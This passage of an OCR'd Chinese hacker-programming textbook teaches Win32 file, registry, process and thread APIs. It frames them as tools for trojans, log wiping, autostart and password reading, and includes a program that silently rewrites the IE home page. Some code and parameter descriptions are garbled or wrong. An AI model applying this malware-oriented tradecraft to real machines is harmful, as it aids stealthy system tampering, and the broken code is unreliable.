token参数指定了sockaddr_in结构的大小。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

如果函数执行成功就返回发送的数据大小。我们再来了解下recvfrom函数，其函数原型如下：

```
int recvfrom
        (
            SOCKET s ,
            const char FAR *buf ,
            int len ,
            int flags ,
            const struct sockaddr FAR *from ,
            int fromlen);
```

与sendto函数相比只有最后两个参数不同，from参数指向了包含发送者信息的sockaddr_in结构，fromlen参数指定了返回的sockaddr_in结构的大小。如果函数调用成功则返回接收到的数据大小。

简单地讲述了UDP服务端之后，我们再来了解下UDP客户端。UDP客户端比UDP服务端还要简单，在调用socket函数建立套接字之后就可以调用sendto和recvfrom函数发送接收数据了。到此，网络通信编程就讲完了。

1.3.2 文件操作编程

很多黑客工具都是需要对文件进行操作的，比如清除日志的工具就要对文件进行删除操作，加花指令的程序就要对文件进行读写操作，还有木马后门要对自身文件进行复制操作等等，所以文件操作编程，是编写黑客工具必须要掌握的编程技术。

好用的破解手册和书籍
就上溜客安全網www.176ku.com

1.3.2.1 文件读写编程

文件读写操作的实现，其实质也是对API函数的调用，微软为我们提供了强大的文件读写（也叫文件I/O操作）编程接口。文件读写操作的一般步骤如图12所示。




图12

从图中可以看出，要对文件进行读写操作，首先要调用CreateFile函数打开或者创建文件，这个函数的原型如下：

```
HANDLE CreateFile  (LPCTSTR lpFileName,
                    DWORD dwDesAccess,
                    DWORD dwShareMode,
                    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
                    DWORD dwCreationDisposition,
                    DWORD dwFlagsAndAttributes,
                    HANDLE hTemplateFile );
```

lpFileName参数指向要创建或打开的文件名，要包含全路径，如“c:\\a.exe”。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

dwShareMode 参数表示存取文件的方式，它指向了要对文件进行何种操作。GENERIC_READ 表示以只读方式打开文件；GENERIC_WRITE 表示以只写方式打开文件。当然两个参数可以组合使用，如GENERIC_WRITE||GENERIC_READ 表示以可读可写方式打开。

lpSecurityAttributes 参数指明了文件的安全属性，也就是当文件被打开后，其他程序能以何种方式打开文件。这里介绍几种重要的取值：0 表示不允许文件再被打开；FILE_SHARE_READ 表示允许其他程序以读方式打开；FILE_SHARE_WRITE 表示允许其他程序以写方式打开。

dwCreationDisposition 参数指明了当文件存在或不存在时的操作。这里介绍几个重要的取值，说明如下：

REATE_ALWAYS：如果文件存在，以覆盖文件的方式创建。

CREATE_NEW：如果文件不存在则创建文件，存在则调用失败。

OPEN_ALWAYS：如果文件存在就打开文件，不存在则创建文件。

OPEN_EXISTING：如果文件存在则打开文件，不存在则失败。

dwFlagsAndAttributes 参数表示新建的文件的属性，具体如下：

FILE_ATTRIBUTE_ARCHIVE：存档类型

FILE_ATTRIBUTE_HIDDEN：隐藏类型

FILE_ATTRIBUTE_READONLY：只读类型

FILE_ATTRIBUTE_SYSTEM：系统类型

hTemplateFile 参数指向用于存取的模板文件的句柄。系统会复制模板文件的所有属性到新创建的文件，没有则填 NULL。

函数调用成功返回文件句柄，失败则返回 INVALID_HANDLE_VALUE，此函数的具体调用如下：

与国家時潮看重圣月刊書籍
中上溜客安全網www.176ku.com

以只读方式打开已存在的文件：

```
hFile=CreateFile("c:\\hack.txt",GENERIC_READ,FILE_SHARE_READ,NULL,
OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
```

以只写方式打开已存在的文件：

```
hFile=CreateFile(argv[1],GENERIC_WRITE,FILE_SHARE_READ,NULL,
OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
```

创建一个新文件：

```
hFile=CreateFile("c:\\hack.txt",GENERIC_WRITE,0,NULL,CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL,NULL);
```

调用 CreateFile 函数成功后，就返回了所打开或者所创建的文件的句柄，这就完成了图中的第一步，接下去就可以调用 WriteFile 和ReadFile 函数读写文件了。这两个函数的原型如下：

```
BOOL WriteFile  (HANDLE hFile,
                 LPCVOID lpBuffer,
                 DWORD nNumberOfBytesToWrite,
                 LPDWORD lpNumberOfBytesWritten,
                 LPOVERLAPPED lpOverlapped );

BOOL ReadFile   (HANDLE hFile,
                 LPVOID lpBuffer,
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
                DWORD nNumberOfBytesToRead,
                LPDWORD lpNumberOfBytesRead,
                LPOVERLAPPED lpOverlapped);
```

hFile 参数指向要读写的文件的句柄，由 CreateFile 函数返回。

lpBuffer 参数指向一个缓冲区，用于存储读写的数据。

nNumberOfBytesToWrite/ nNumberOfBytesToRead 参数表示要求写入或读取的字节数。

lpNumberOfBytesWritten/ lpNumberOfBytesRead 参数用于返回实际写入或读取的字节数。

lpOverlapped 参数是指向 OVERLAPPED 结构的指针，设为 NULL 即可。

读取或写入成功，函数返回 TRUE，否则为 FALSE。

在完成了文件的读写操作后还不能忘记把文件句柄关闭，以便与其他程序对文件的操作，这就是图中的最后一步。这里调用 CloseHandle 函数来关闭文件句柄，这个函数只有一个参数，为文件句柄。

有了上面这些知识，我们只需要根据图 1 2 中的流程进行编程就可以轻松地写出文件读写程序了。

下面我们来实现一个小程序，现在大部分木马后门都提供了配置功能，比如要反向连接的域名，开机自启动的方式、木马发信的 asp 网页地址等。这种配置功能是怎么实现的呢？其中一种方法就是向文件末尾写入数据，然后木马运行后就会读取这些数据，完成相应的功能。下面的小程序就来实现向文件末尾写入数据，具体代码如下：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

```
#include <Windows.h>
#include <stdio.h>
int main(int argc, char* argv[])
{
  // 调用 CreateFile 函数以只写方式打开一个文件
  HANDLE hFile=CreateFile(argv[1],GENERIC_WRITE,FILE_SHARE_READ,NULL,
OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
  if(hFile==INVALID_HANDLE_VALUE)
  {
        printf("CreateFile error\n");
        return 0;
  }
  // 调用 SetFilePointer 函数调整文件指针位置，移动到文件末尾
  if(SetFilePointer(hFile,0,NULL,FILE_END)==-1)
  {
        printf("SetFilePointer error \n");
      return 0;
  }
  char buff[256]="配置信息";
  DWORD dwWrite;
  // 把 buff 中的内容写入到文件末尾
  if(!WriteFile(hFile,&buff,strlen(buff),&dwWrite,NULL))
  {
        printf("WriteFile error \n");
      return 0;
  }
  printf("往%s 中写入数据成功\n",argv[1]);
  CloseHandle(hFile);
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。


```
    return 0;
}
```

编程小贴士


SetFilePointer 函数

当一个文件被打开时，系统就会为它维护一个文件指针，指向对文件的下一个读写操作的位置，所以随着文件的读写，文件指针也会随之移动。SetFilePointer 函数就是设置文件指针位置的，上面代码中是这样调用的：SetFilePointer(hFile,0,NULL,FILE_END)

第一个参数是文件句柄；第二个参数是指针要移动的距离；第三个参数是指针要移动距离的 32 位值，一般设 NULL；最后一个参数是指要从哪个位置移动（FILE_BEGIN：从文件头部开始移动；FILE_CURRENT：从文件指针当前位置开始移动；FILE_END：从文件末尾开始移动。）。

这里还用到了 main 函数里的一个参数 argv[]，这个参数是接收文件运行时的参数，argv[0]表示自身文件名，argv[1]表示第一个参数，argv[2]表示第二个参数，依此类推。所以这个小程序的运行格式是：writefile.exe 文件名。

main 函数还有一个参数 argc 是指向传入参数个数的，下面是这个小程序的运行效果，如图 13 所示。



每月更新看电子月刊書籍
就上溜客安全网 www.176ku.com

图 13

1.3.2.2 文件的复制、移动和删除

除了读写文件以外，还需要掌握复制文件、移动文件、删除文件这三种文件操作的 API。先来看一下复制文件的 API 函数，其原型如下：

```
BOOL CopyFile  (
LPCTSTR lpExistingFileName,
                LPCTSTR lpNewFileName,
                BOOL bFailIfExists );
```

lpExistingFileName 参数指向源文件名，就是要进行复制操作的文件名（完整路径）。

lpNewFileName 参数指向复制到目标位置的新文件名（完整路径）。

bFailIfExists 参数指向目标位置存在同文件名的文件时的操作，TURE 表示调用失败，FALSE 表示覆盖存在的文件。

如果函数调用成功则返回 TRUE，否则返回 FALSE。

接着是文件的移动操作的 API，其原型如下：

```
BOOL MoveFile(
LPCTSTR lpExistingFileName,
                LPCTSTR lpNewFileName );
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

lpExistingFileName 参数指向要移动的文件名及其路径。

lpNewFileName 参数指向移动到目的地的文件名及其路径。

如果函数调用成功则返回值为 TRUE，否则返回 FALSE。

最后是文件删除的函数，函数原型如下：

```
BOOL DeleteFile (LPCTSTR lpFileName);
```


此函数只有一个参数，它是一个指向文件名字符串的指针，字符串中存储的是包含了具体路径的文件名。

如果函数调用成功则返回 TRUE，否则返回 FALSE。

1.3.3 注册表编程基础

注册表是 Windows 系统的核心配置文件，系统的许多软硬件的配置信息都会存储在注册表中，一般我们安装程序后都会向注册表中写入一些关于自身程序有关的信息。当然在黑客编程中注册表编程也是至关重要的，我们可以更改很多系统的配置，比如开远程终端；而且还有些程序会把密码放在注册表中，我们也可以通过注册表编程来读取；当然更可以修改注册表来实现自启动。

注册表编程的具体流程如图 14 所示。



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

图 14

编程小贴士

键、键值和根键

点击“开始”/“运行”，输入“regedit”，“确定”后就打开了注册表编辑器。那么键就是在左边的类似文件夹的东西，键值就是右边显示的包含在这些“文件夹”中的“文件”。根键就是最顶层的键，我们可以把它看作盘符。

根键具体包含下面几个：

HKEY_CLASSES_ROOT

HKEY_CURRENT_USER

HKEY_LOCAL_MACHINE

HKEY_USERS

HKEY_CURRENT_CONFIG

首先我们可以从图 14 中看到，在进行所有操作之前必须先调用 RegCreateKeyEx 函数或 RegOpenKeyEx 函数打开或创建注册表子键，返回子键句柄后，利用这个句柄才能进行一系列的操作。由于 RegCreateEx 函数可以打开或者创建注册表子键，而 RegOpenKeyEx 函数只能打开注册表子键，所以这里只介绍 RegCreateEx 函数，其原型如下：

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
LONG RegCreateKeyEx(
  HKEY hKey,
  LPCTSTR lpSubKey,
  DWORD Reserved,
  LPTSTR lpClass,
  DWORD dwOptions,
  REGSAM samDesired,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  PHKEY phkResult,
  LPDWORD lpdwDisposition
);
```

hKey 参数指向一个打开了的键的句柄，可以由 RegCreateEx 函数和 RegOpenKeyEx 函数返回，也可以是注册表的根键。

lpSubKey 参数指向要打开子键的名称。

Reserved 参数保留未使用，设 0 即可。

lpClass 参数指向一个类名，一般设 0。

dwOptions 参数表示创建子键选项，REG_OPTION_NON_VOLATLE 表示信息被保存在文件中，重启后保留。REG_OPTION_VOLATILE 信息被保存在内存中，系统重启后失效。

samDesired 参数表示子键的打开方式，这里列出了重要的几个取值：

KEY_ALL_ACCESS：允许所有操作。

KEY_EXECUTE：允许读取操作。

KEY_QUERY_VALUE：允许查询键值中的数据。

KEY_SET_VALUE：允许创建键值和修改键值。

KEY_CREATE_SUB_KEY：允许建立下一层子键。

KEY_ENUMERATE_SUB_KEYS：允许枚举下一层子键。

KEY_CREATE_LINK：允许建立符合列表。

上面的参数可以组合使用。

lpSecurityAttributes 参数指定了键句柄的继承性。

phkResult 参数用于返回创建或打开的子键的句柄。

lpdwDisposition 参数指向当子键不存在时是否要创建，REG_CREATED_NEW_KEY 表示当子键不存在时创建它，存在时打开它；REG_OPENED_EXISTING_KEY 表示子键存在时打开它，不存在时不创建它。

函数执行成功返回 ERROR_SUCCESS，并且在 lpSubKey 参数中装入子键的有效句柄，否则返回一个非零值。

我们可以从图中看出，当操作结束后，都需要调用 RegCloseKey 函数关闭子键句柄，RegCloseKey 函数只有一个参数：hKey，它指向一个子键的句柄，由 RegCreateEx 函数的 phkResult 参数返回。

编程小贴士

RegDeleteKey 函数

与RegCreateKeyEx函数所对应的是RegDeleteKey函数，它是用来实现删除注册表子键的，它有两个参数，与RegCreateKeyEx前两个参数相同。如果函数调用成功返回ERROR_SUCCESS，否则返回一个非零值。

每日更新海量电子月刊書籍
国内最全最新 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

下面我们来介绍实现每一步操作的函数，首先是利用RegQueryValueEx和RegSetValueEx函数设置和读取键值。两个函数的原型如下：

```
LONG RegQueryValueEx(
    HKEY hKey,
    LPTSTR lpValueName,
    LPDWORD lpReserved,
    LPDWORD lpType,
    LPBYTE lpData,
LPDWORD lpcbData);
```

此函数用于获取一个键值的数据。

```
LONG RegSetValueEx(
  HKEY hKey,
  LPCTSTR lpValueName,
  DWORD Reserved,
  DWORD dwType,
  CONST BYTE *lpData,
  DWORD cbData
);
```

此函数用于设置一个键值的数据。

hKey参数指向一个有效的子键的句柄，由RegCreateKeyEx函数的phkResult参数返回。

lpValueName参数指向要读取和设置的键值的名称。

lpReserved参数保留，未使用，设0即可。

lpType参数指向要读取和设置的键值的数据类型。

lpData参数指向要读取和写入数据的缓冲区。

lpData/cbData参数指向缓冲区的长度。

如果函数调用成功，返回值是ERROR_SUCCESS，否则返回一个非零值。

有了上面这些基础我们就可以对注册表进行读写操作了。下面给出两个设置注册表键值的函数（在以后的章节中会经常用到这两个函数）：

```
//用于修改字符串类型键值
void CreateStringReg(HKEY hRoot,char *szSubKey,char* ValueName,char *Data)
{
  HKEY hKey;
  //打开注册表键，不存在则创建它
  long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,REG_OPTION_NON_VOLATILE,
KEY_ALL_ACCESS,NULL,&hKey,NULL);
    if (lRet!=ERROR_SUCCESS)
  {
          printf("error no RegCreateKeyEx %s\n", szSubKey);
          return ;
  }
}
  //修改注册表键值，没有则创建它
  lRet=RegSetValueEx(hKey,ValueName,0,REG_SZ,(BYTE*)Data,strlen(Data));
   if (lRet!=ERROR_SUCCESS)
   {
```

第一时间获取最新计算机书籍
请登录www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
            printf("error no RegSetValueEx %s\n", ValueName);
            return ;
    }
    RegCloseKey(hKey);
}

// 用于修改数字类型键值
void CreateDWORDReg(HKEY hRoot,char *szSubKey,char* ValueName,DWORD Data)
{
    HKEY hKey;
    // 打开注册表键，不存在则创建它
    long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,
REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL);
    if (lRet!=ERROR_SUCCESS)
    {
            printf("error no RegCreateKeyEx %s\n", szSubKey);
            return ;
    }
    DWORD dwSize=sizeof(DWORD);
    // 修改注册表键值，没有则创建它
    lRet=RegSetValueEx(hKey,ValueName,0,REG_DWORD,(BYTE*)&Data,dwSize);
    if (lRet!=ERROR_SUCCESS)
    {
            printf("error no RegSetValueEx %s\n", ValueName);
            return ;
    }
    RegCloseKey(hKey);
}
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

hRoot 参数指向了一个打开了的键的句柄，或根键。

szSubKey 参数指向要打开的子键的名称。

ValueName 参数指向要设置的键值的名称。

Data 参数指向要写入数据的缓冲区。

到这里，注册表的读写操作已经讲完了，下面我们来实现删除注册表键值功能，这里用到RegDeleteValue 函数，其函数原型如下：

```
LONG RegDeleteValue(
  HKEY hKey,
  LPCTSTR lpValueName
);
```

hKey 参数表示键值所在子键的句柄，可以由 RegCreateKeyEx 函数的 phkResult 参数返回。

lpValueName 参数指向要设置的键值的名称。

如果函数调用成功返回 ERROR_SUCCESS，否则返回一个非零值。

到这里注册表编程的讲解已经差不多了，下面我们用一个修改 IE 主页的例子来结束注册表编程的讲解。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

编程小贴士

IE 主页在注册表中的位置

IE 主页的URL 是保存在注册表中的，所以我们只要修改了注册表也就改掉了IE 主页，其具体位置：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main下Start Page键值。

下面是具体代码（源码在光盘“第一章\Windows 系统编程基础\StartPage”下）：

```
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
  // 要修改成的网址
  char StartPage[255]="http://www.nohack.cn/";
  // 调用修改字符串类型键值的函数
  CreateStringReg(HKEY_CURRENT_USER,
"Software\\Microsoft\\Internet Explorer\\Main","Start Page",StartPage);
  return 0;
}
```

每日及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

1.3.4 进程和线程编程

Windows 是一个抢占式多任务的操作系统，也就是说操作系统为每个进程安排一定的CPU 时间，这种CPU 时间是以一种循环的方式提供的，这样之后就会造成一种假象，仿佛所有进程都是同时运行的。而在一个进程中一般又存在一个或多个线程，这一节我们就来学习进程和线程的编程技术。

1.3.4.1 进程编程

进程这一部分，我们将通过一个编程实例来对其进行比较全面的讲解。这个实例程序有两个功能，第一是列举进程，第二是结束程序进程。下面是这个程序的流程图（如图15 所示）。




图15

第一步是接收不同的参数，这一步我们用main 函数的两个参数：argc 和argv[]来实现，前面已经讲解过这两个参数，这里不再重复。

我们先来实现列举进程的功能，从图15 中可以看到它第一步调用CreateToolhelp32napshot 函数得到系统进程快照句柄。这里必须要注意，在调用CreateToolhelp32napshot 函数之前必须先包含头文件tlhelp32.h。CreateToolhelp32napshot 函数的原型如下：

```
HANDLE WINAPI CreateToolhelp32napshot (
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。


```
DWORD dwFlags,
DWORD th32ProcessID
);
```

dwFlags 参数指定了获取系统进程快照的类型，其取值可以有如下几种：

TH32CS_SNAPHEAPLIST：列举 th32ProcessID 指定进程中的堆。

TH32CS_SNAPMODULE：列举 th32ProcessID 指定的进程中的模块。

TH32CS_SNAPPROCESS：列举系统范围内的所有进程。

TH32CS_SNAPTHREAD：列举系统范围内的所有线程。

th32ProcessID 参数指向了要获取进程快照的进程的 ID，获取系统内所有进程快照时设 0。

函数执行成功返回快照句柄，否则返回 INVALID_HANDLE_VALUE。

这个函数具体调用方法如下：

```
HANDLE hProcessSnap=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
if(hProcessSnap==INVALID_HANDLE_VALUE)
{
printf("CreateToolhelp32Snapshot error");
return 0;
}
```

这样我们就得到了系统进程快照句柄了，从图 15 中可以知道下面就可以调用 Process32Fist 和 Process32Next 函数列举进程了。首先其函数原型如下：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

```
BOOL Process32First(
HANDLE hSnapshot,
LPPROCESSENTRY32 lppe );
```

此函数用于查找系统进程快照中的第一个进程。

```
BOOL Process32Next(
HANDLE hSnapshot,
LPPROCESSENTRY32 lppe);
```

此函数用于在调用完 Process32First 后继续枚举进程。

两个函数的参数完全一样，hSnapshot 参数指向由 CreateToolhelp32Snapshot 函数返回的系统进程快照句柄。Lppe 参数指向一个 PROCESSENTRY32 的结构指针，进程的信息会被返回到这个结构中。结构原型如下：

```
Typedef struct{
DWORD   dwSize;   // PROCESSENTRY32 结构长度，可以由 sizeof 函数取得
DWORD   cntUsage;   // 进程的应用记号
DWORD   th32ProcessID;    // 进程的 ID
DWORD   th32DefaultHeapID;    // 进程默认堆 ID
DWORD   th32ModuleID;    // 进程模块 ID
DWORD   cnThreads;    // 进程所创建的线程数
DWORD   th32ParentProcessID;    // 父进程 ID
DWORD   pcPriClassBase;          // 创建线程的优先级
DWORD   dwFlags;    // 未使用
CHAR    szExeFile[MAX_PATH];    // 进程的可执行文件名
} PROCESSENTRY32
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

这两个函数当枚举到进程时返回TRUE，否则返回FALSE。

由于当枚举到一个进程的时候Lppe参数中就会返回进程的信息，所以我们就可以读取这些进程信息，然后输出。这部分的代码如下：

```
PROCESSENTRY32 pe32;
  pe32.dwSize=sizeof(pe32);
    //枚举列表中的第一个进程
  BOOL bProcess=Process32First(hProcessSnap,&pe32);
  while(bProcess)
  {
  //格式化进程名和进程ID                    wsprintf(buff,"%s----------------%d\r\n",
pe32.szExeFile,pe32.th32ProcessID);
          //输出进程名和进程ID
          printf(buff);
          memset(buff,0x00,1024);
          //继续枚举进程
          bProcess=Process32Next(hProcessSnap,&pe32);
  }
```

当然最后不要忘了做一步，调用CloseHandle函数关闭由CreateToolhelp32Snapshot函数返回的系统进程快照句柄。这样列举进程的代码就实现了，下面我们来实现结束进程的代码。首先需要调用OpenProcess函数打开进程，得到进程句柄才能利用这个句柄进行结束进程操作。

OpenProcess函数的原型如下：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

```
HANDLE OpenProcess(
DWORD dwDesiredAccess,
BOOL bInheritHandle,
DWORD dwProcessId);
```

dwDesiredAccess参数指向进程对象的访问权限，重要的几个值如下：

PROCESS_ALL_ACCESS：所有权限。

PROCESS_QUETY_INFORMATION：遍历该进程信息的权限。

bInheritHandle参数指向此函数返回进程句柄的继承性，TRUE表示可继承，FALSE表示不可继承。

dwProcessId参数指向要打开进程的ID。

如果函数执行成功则返回所打开进程的句柄，否则返回NULL。

这个函数的具体调用如下：

```
//打开进程
HANDLE hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,Pid);
if(hProcess==NULL)
{
printf("OpenProcess  error\n");
return 0;
}
```

得到进程句柄后我们就可以调用TerminateProcess函数结束进程了，TerminateProcess函数的原型如下：

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
BOOL TerminateProcess(
  HANDLE hProcess,
  UINT uExitCode );
```

hProcess 参数指向了要结束进程的句柄，由 OpenProcess 函数返回。

uExitCode 参数指向了进程退出时的代码，设 0 即可。

如果函数操作顺利完成，则返回非零值，如果操作失败，则返回值为零。最后还要调用 CloseHandle 函数关闭由 OpenProcess 函数返回的进程句柄。

到此为止整个程序就实现了，具体代码在光盘中“第一章\Windows 系统编程基础\Process”下，程序执行效果如图 16 所示。




图 16

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

1.3.4.2 线程编程

编程小贴士

什么是线程？

线程是进程中的实体，一个进程可以拥有多个线程，一个线程必须有一个父进程。线程不拥有系统资源，只有运行必需的一些数据结构；它与父进程的其它线程共享该进程所拥有的全部资源。

进程可以创建和撤销线程，从而实现程序的并发执行。一般，线程具有就绪、阻塞和运行三种基本状态。在多数中央处理器的系统里，不同线程可以同时在不同的中央处理器上运行，甚至当它们属于同一个进程时也是如此。

也就是说在一个进程中创建几个线程可以提高程序的执行效率，并且有些程序为了同时执行多个不同的代码模块，必须使用多线程技术。

首先我们来了解下，线程是怎么被创建的。这里用到了 CreateThead 函数，这个函数将在进程中创建一个新线程。其函数原型如下：

```
HANDLE CreateThread (LPSECURITY_ATTRIBUTES lpThreadAttributes,
                     DWORD dwStackSize,
                     LPTHREAD_START_ROUTINE lpStartAddress,
                     LPVOID lpParameter,
                     DWORD dwCreationFlags,
                     LPDWORD lpThreadId);
```

lpThreadAttributes 参数指向结构 SECURITY_ATTRIBUTES 的指针，用于定义新线程的安全属性，这里设 NULL 即可。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

dwStackSize 参数表示用来分配以字节数表示的线程堆栈大小，NULL 为默认大小。

lpStartAddress 参数指向一个线程函数地址。

编程小贴士

什么是线程函数？

每个线程都有自己的线程函数，当然多个线程可以共用一个线程函数。线程函数是线程具体执行的代码，也就是说这个线程要执行的就是这个线程函数中的代码。

线程函数的具体定义如下：

```
DWORD WINAPI Thread(LPVOID lpParam);
{
.....//线程函数代码
}
```

lpParameter 参数指向传递给线程函数的参数。

dwCreationFlags 参数表示创建线程后线程的运行状态，CREATE_SUSPEND 表示挂起当前创建的线程；0 表示立即执行当前创建的线程。

lpThreadId 参数用于返回新创建线程的id。

若函数调用成功则返回新线程的句柄，否则返回NULL。

调用完这个函数后我们可以继续调用 WaitForSingleObject 函数等待所创建线程的运行结束，其函数原型如下：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

```
DWORD WaitForSingleObject(
HANDLE hHandle,
DWORD dwMilliseconds);
```

hHandle 参数指向要等待的对象句柄，这个句柄由 CreateThread 函数返回。

dwMilliseconds 参数指向等待超时的毫秒数，若为INFINITE，则没有设置超时，一直等待，直到线程函数返回。

如果返回值为WAIT_OBJECT_0，表明指定的对象已经是处于信号状态了；如果返回值为WAIT_TIMEOUT，表明在超时范围内，期望的事件没有发生。若调用失败，则返回WAIT_FAILED。

具体实现代码如下：

```
DWORD ThreadId;
  HANDLE hThread=CreateThread(NULL,NULL,Thread,NULL,0,&ThreadId);
    if(hThread!=NULL)
    WaitForSingleObject(hThread,INFINITE);
```

